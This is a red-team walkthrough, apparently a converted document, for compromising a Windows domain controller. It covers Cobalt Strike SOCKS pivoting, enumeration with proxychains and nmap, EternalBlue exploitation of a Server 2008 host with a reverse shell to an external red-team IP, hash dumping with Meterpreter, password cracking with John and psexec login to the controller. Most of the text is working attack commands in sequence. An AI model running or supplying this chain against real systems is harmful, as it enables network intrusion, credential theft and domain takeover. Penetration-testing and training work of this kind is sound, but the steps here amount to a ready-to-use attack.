
**Enumeration and Exploitation of Domain Controller**

**--------------------------------------------------Setup------------------------------------------------------**

*Create a Metasploit Database to store hosts and vulnerability data from the scan results done later in the walkthrough.*

1. root@kali# msfdb init
2. Launch msfconsole to verify database status

msf> db\_status

  
*Figure 1: Confirms connectivity to database*

*Configure / Connect Socks (*[*https://cobaltstrike.com/help-socks-proxy-pivoting*](https://cobaltstrike.com/help-socks-proxy-pivoting)*)*

1. In Cobalt Strike Client
   * Right Click on your beacon 🡪 Pivoting 🡪 Socks Server
   * Enter Proxy port into dialogue box
   * View 🡪 Proxy Pivots 🡪 Tunnel (At bottom of the screen)
   * Copy command
2. In msfconsole:

msf> <Pasted Command> (Should look like: setg proxies socks4:<server IP>:<Proxy Port>)

msf> setg ReverseAllowProxy true

**--------------------------------------------Enumeration----------------------------------------------------**

***Host Enumeration:***

1. In the Cobalt Strike Client,
   * Right click on beacon 🡪 select *Interact*
   * In the beacon type “shell <command>” to enumerate
   * Example commands: systeminfo, ipconfig, net user, etc..
2. Use information from enumeration to determine possible networks with the Domain Controller

*Network Enumeration and OS Fingerprinting (Can be done through proxy chains or Metasploit)*


***Network Enumeration (Choose either proxychains or Metasploit):***

**ProxyChains**

1. Edit /etc/proxychains.conf in editor of choosing (vim, nano etc…)
2. At the bottom of the page add or edit:

Socks4 <TeamServer IP> <Proxy Port> (two spaces after socks4)

1. Save the file



1. In terminal

Proxychains nmap -sV -sT -O -Pn -T3 <PossibleNetworks>

**Metasploit**

1. In msfconsole

msf> db\_nmap -sV -O -T3 <PossibleNetworks>

**----------------------------------Exploit Domain Member Computer------------------------------------**

Begin by exploiting a Windows server 2008 Machine, We will use *EternalBlue* to get into this server on the domain and dump hashes to gain administrator access to the Domain Controller.

**Eternal Blue (On Windows Server 2008 Machine)**

1. msf> Use auxiliary/scanner/smb/smb\_version
2. Show options

Set RHOST <Server2008 IP>

1. In Metasploit

msf> Use auxiliary/scanner/smb/smb\_ms17\_010

1. Show options

Set RHOST <Server2008 IP>

1. Exploit
2. In Metasploit

msf> use exploit/windows/smb/ms17\_010\_eternalblue

1. Show options

Set RHOST <Server2008 IP>

Set LHOST <RedTeam External IP>

**--------------------------------------Hash Dump Server 2008 --------------------------------------------**

1. In Meterpreter shell for Windows Server 2008 Machine

run post/windows/gather/hashdump

1. Copy Hashes to a text document on your host machine

**----------------------------------------------Crack Hashes -------------------------------------------------**

1. On host machine

john <hash file> --format=NT -wordlist=<wordlist>

**\*\*If available, use a more powerful cracking program (eg. Coalfire Labs NPK Hash Cracking)\*\***

**--------------------------------------Exploit Domain Controller ------------------------------------------**

1. In msfconsole on host machine

use exploit/windows/smb/psexec

msf exploit windows/smb/psexec) > set rhost <DC IP>

msf exploit(windows/smb/psexec) > set smbuser <Cracked user>

msf exploit(windows/smb/psexec) > set smbpass <Cracked pass>

msf exploit(windows/smb/psexec) > exploit